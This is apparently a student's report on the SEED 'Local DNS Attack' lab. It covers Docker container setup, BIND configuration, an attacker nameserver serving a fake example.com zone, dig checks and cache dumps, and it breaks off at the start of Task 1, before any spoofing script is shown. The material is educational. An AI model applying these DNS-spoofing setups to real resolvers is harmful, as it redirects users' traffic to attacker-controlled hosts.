


# **Local DNS Attack SEED Lab**

## Contents

Environment Setup .....	3
Task 1 .....	12
Task 2 .....	17
Task 3 .....	20
Task 4 .....	24
Task 5 .....	27

## Environment Setup


Building Dockers in order to proceed in the lab in proper environment.



The screenshot shows a terminal window with two tabs. The left tab is active and displays the command history and output of a Docker build process. The right tab is labeled 'seed@VM: ~.../Labsetup' and is currently empty.

```
[12/27/22] seed@VM:~/.../SEED$ cd Labsetup
[12/27/22] seed@VM:~/.../Labsetup$ ls
Labsetup
[12/27/22] seed@VM:~/.../Labsetup$ cd Labsetup
[12/27/22] seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_local_dns_server  volumes
image_attacker_ns  image_user
[12/27/22] seed@VM:~/.../Labsetup$ gedit docker-compose.yml
[12/27/22] seed@VM:~/.../Labsetup$ dcbuild
Router uses an image, skipping
attacker uses an image, skipping
Building local-server
Step 1/4 : FROM handsonsecurity/seed-server:bind
bind: Pulling from handsonsecurity/seed-server
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
2c821fdd764b: Downloading [>]
2c821fdd764b: Downloading [=>]
2c821fdd764b: Downloading [=>]
2c821fdd764b: Downloading [==>]
2c821fdd764b: Downloading [==>]
2c821fdd764b: Pull complete
Digest: sha256:e41ad35fe34590ad6c9ca63a1eab3b7e66796c326a4b2192de34
```

Setting up Dockers.



seed@VM: ~/.../Labsetup


seed@VM: ~/.../Labsetup

seed@VM: ~/.../Labsetup

```
---> 7930c8d20245

Successfully built 7930c8d20245
Successfully tagged seed-attacker-ns:latest
[12/27/22]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.8.0.0" with the default driver
WARNING: Found orphan containers (user1-201811034-10.9.0.6, user2-2
01811034-10.9.0.7, victim-201811034-10.9.0.5) for this project. If
you removed or renamed this service in your compose file, you can r
un this command with the --remove-orphans flag to clean it up.
Recreating seed-attacker-201811034 ... done
Creating user-10.9.0.5 ... done
Creating local-dns-server-10.9.0.53 ... done
Creating attacker-ns-10.9.0.153 ... done
Creating seed-router ... done
Attaching to user-10.9.0.5, local-dns-server-10.9.0.53, attacker-ns
-10.9.0.153, seed-attacker, seed-router
local-dns-server-10.9.0.53 | * Starting domain name service... nam
ed
[OK ]
attacker-ns-10.9.0.153 | * Starting domain name service... named
[OK ]
[
```

Here, all the Dockers available are displayed.




seed@VM: ~/.../Labsetup

seed@VM: ~/.../Labsetup


```
[12/27/22]seed@VM:~/.../Labsetup$ dockps
[12/27/22]seed@VM:~/.../Labsetup$ dockps
dac3903ae00d  seed-router
3893440d4b27  seed-attacker
54d69c7910c1  attacker-ns-10.9.0.153
f80eb4150289  local-dns-server-10.9.0.53
511828a1371a  user-10.9.0.5
[12/27/22]seed@VM:~/.../Labsetup$
```

Setting User's Docker in the terminal.




```
seed@VM: ~/.../Labsetup
[12/27/22] seed@VM:~/.../Labsetup$ docksh user
Error: No such container: user
[12/27/22] seed@VM:~/.../Labsetup$ docksh user-10.9.0.5
root@511828a1371a:/#
```

Setting Local DNS Server's Docker in the terminal.




```
root@f80eb4150289: /
[12/27/22] seed@VM:~/.../Labsetup$ docksh local-dns-server-10.9.0.53
root@f80eb4150289:/#
```

Setting Attacker's Nameserver Docker in the terminal.




```
root@54d69c7910c1: /
[12/27/22] seed@VM:~/.../Labsetup$ docksh attacker-ns-10.9.0.153
root@54d69c7910c1:/#
```

Setting Attacker's Docker in the terminal.



```
seed@VM: ~/.../Labsetup
[12/27/22] seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/#
```

Setting Router's Docker in the terminal.



```
seed@VM: ~/.../Labsetup
[12/27/22] seed@VM:~/.../Labsetup$ seed-router
seed-router: command not found
[12/27/22] seed@VM:~/.../Labsetup$ docksh seed-router
root@dac3903ae00d:/#
```


Confirming Attacker's zones.

```
root@f80eb4150289:/etc/bind# cat named.conf
// This is the primary configuration file for the BIND DNS server n
amed.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information
// on the
// structure of BIND configuration files in Debian, *BEFORE* you cu
stomize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.
conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
}
```

Confirmed that DNSSec is turned off and the **dump.db** location is taken.



```
root@f80eb4150289:/etc/bind# cat named.conf.options
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //=====

    // -----
    // Added/Modified for SEED labs
    // dnssec-validation auto;
    dnssec-validation no;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    query-source port      33333;

    // Access control
    allow-query { any; };
    allow-query-cache { any; };
```

Putting command to check the dump cache.

```
root@f80eb4150289: /etc/bind# rndc dumpdb -cache
root@f80eb4150289: /etc/bind# ls
bind.keys          db.255          named.conf          named.conf.options
db.0               db.empty        named.conf.default-zones  rndc.key
db.127             db.local        named.conf.local    zones.rfc1918
root@f80eb4150289: /etc/bind# ls /var/cache/bind
dump.db
root@f80eb4150289: /etc/bind# cat /var/cache/bind/dump/db
cat: /var/cache/bind/dump/db: No such file or directory
root@f80eb4150289: /etc/bind# cat /var/cache/bind/dump.dbdb
cat: /var/cache/bind/dump.dbdb: No such file or directory
root@f80eb4150289: /etc/bind# cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20221220145841
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
```

```
root@f80eb4150289: /etc/bind# ls /var/cache/bind
```

seed... x seed... x seed... x root@... x root@... x seed... x seed... x

; Unassociated entries

;

;

; Bad cache

;

;

; SERVFAIL cache

;

;

Start view \_bind

;

;

; Cache dump of view '\_bind' (cache \_bind)

;

; using a 604800 second stale ttl

\$DATE 20221220145841

;

Address database dump

;

[edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout

[plain success/timeout]

;

;

;

Unassociated entries

;

;

Bad cache

;

;

SERVFAIL cache

;

;

Dump complete

```
root@f80eb4150289: /etc/bind# ls /var/cache/bind
```

Now clearing the cache.

```
; Bad cache
;
;
; SERVFAIL cache
;
; Dump complete
root@f80eb4150289:/etc/bind# rndc flush
root@f80eb4150289:/etc/bind#
```

Checking zones again from Attacker-ns Docker.

```
root@54d69c7910c1:~# cd /etc/bind
root@54d69c7910c1:/etc/bind# cat named.conf
// This is the primary configuration file for the BIND DNS server
named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information
on on the
// structure of BIND configuration files in Debian, *BEFORE* you c
ustomize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named
.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type master;
    file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
    type master;
    file "/etc/bind/zone_example.com";
};

root@54d69c7910c1:/etc/bind#
```

Checking the real and fake zones of the Attacker, respectively.

```
root@54d69c7910c1:/etc/bind# cat zone_attacker32.com
$TTL 3D
@ IN SOA ns.attacker32.com. admin.attacker32.com. (
    2008111001
    8H
    2H
    4W
    1D)

@ IN NS ns.attacker32.com.

@ IN A 10.9.0.180
www IN A 10.9.0.180
ns IN A 10.9.0.153
* IN A 10.9.0.100
root@54d69c7910c1:/etc/bind# cat zone_example.com
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    2008111001
    8H
    2H
    4W
    1D)

@ IN NS ns.attacker32.com.

@ IN A 1.2.3.4
www IN A 1.2.3.5
ns IN A 10.9.0.153
* IN A 1.2.3.6
root@54d69c7910c1:/etc/bind#
```

While testing the DNS Setup I tried grabbing the IP Address of the attacker32 in User's terminal and got the response here in the **ANSWER** Section.

```
root@511828a1371a:~# dig ns.attacker32.com

; <>> DiG 9.16.1-Ubuntu <>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26797
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a3c703676ecbad390100000063ab0bbba61b3efce6268f8b (good)
;; QUESTION SECTION:
;ns.attacker32.com.           IN      A

;; ANSWER SECTION:
ns.attacker32.com.    259200  IN      A      10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Dec 27 15:14:03 UTC 2022
;; MSG SIZE  rcvd: 90
root@511828a1371a:~#
```

Checking the IP Address of the fake zone of the attacker which is visible in the **ANSWER** Section below.

```
root@54d69c7910c1:/etc/bind# dig www.example.com.

; <>> DiG 9.16.1-Ubuntu <>> www.example.com.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15935
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      26551   IN      A      93.184.216.34

;; Query time: 95 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Tue Dec 27 15:20:08 UTC 2022
;; MSG SIZE  rcvd: 60

root@54d69c7910c1:/etc/bind#
```

Cross verifying on <https://www.nslookup.io/>. And I noticed that the IP of the fake zone matches.

**NsLookup.io**  Find DNS records Learning API


### DNS records for **www.example.com**

Cloudflare Google DNS OpenDNS Authoritative Local DNS 

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

#### A records

IPv4 address	Revalidate in
93.184.216.34	18h 55m 20s



NETBLK-03-EU-93-184-216-0-24

Location	Culver City, California, United States of America
AS	AS15133
AS name	Edgecast Inc.

Upon performing the last test it is clear that when called the fake zone address will be displayed with this command.

```
root@511828a1371a:/# dig @ns.attacker32.com www.example.com
; <>> DiG 9.16.1-Ubuntu <>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 392
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITION
AL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e902cf3b16a64245010000063ab113971d8caf6939ca680 (good)
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.5

;; Query time: 3 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Dec 27 15:37:29 UTC 2022
;; MSG SIZE  rcvd: 88
root@511828a1371a:/#
```

Checking the cache again in Local DNS Server's terminal where ns.attacker32.com and other dumps are found


```
root@f80eb4150289:/etc/bind# rndc dumpdb -cache
root@f80eb4150289:/etc/bind# cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20221220153940
; authanswer
ns.attacker32.com.      862463  IN A      10.9.0.153
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout
]
; [plain success/timeout]
;
;
; Unassociated entries
;
;      199.7.91.13 [srtt 313686] [flags 00000000] [edns 0/4/4/4/4
] [plain 0/0] [ttl 263]
;      192.203.230.10 [srtt 416544] [flags 00000000] [edns 0/4/4/
4/4] [plain 0/0] [ttl 263]
;      198.41.0.4 [srtt 337587] [flags 00000000] [edns 0/4/4/4/4]
[plain 0/0] [ttl 263]
;      192.33.4.12 [srtt 334285] [flags 00000000] [edns 0/4/4/4/4
```

## Task 1

Copying the provided script in another file to begin the task and opening it in the editor.

```
[12/27/22]seed@VM:~/.../Labsetup$ cd volumes
[12/28/22]seed@VM:~/.../volumes$ ls
dns_sniff_spoof.py
[12/28/22]seed@VM:~/.../volumes$ cp dns_sniff_spoof.py task1.py
[12/28/22]seed@VM:~/.../volumes$ gedit * &>/devnull &
```

Checking Attacker's Interface in Attacker's terminal.



br-b4697936b45b: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
inet6 fe80::42:a2ff:fe13:866e prefixlen 64 scopeid 0x20<br>
ether 02:42:a2:13:86:6e txqueuelen 0 (Ethernet)

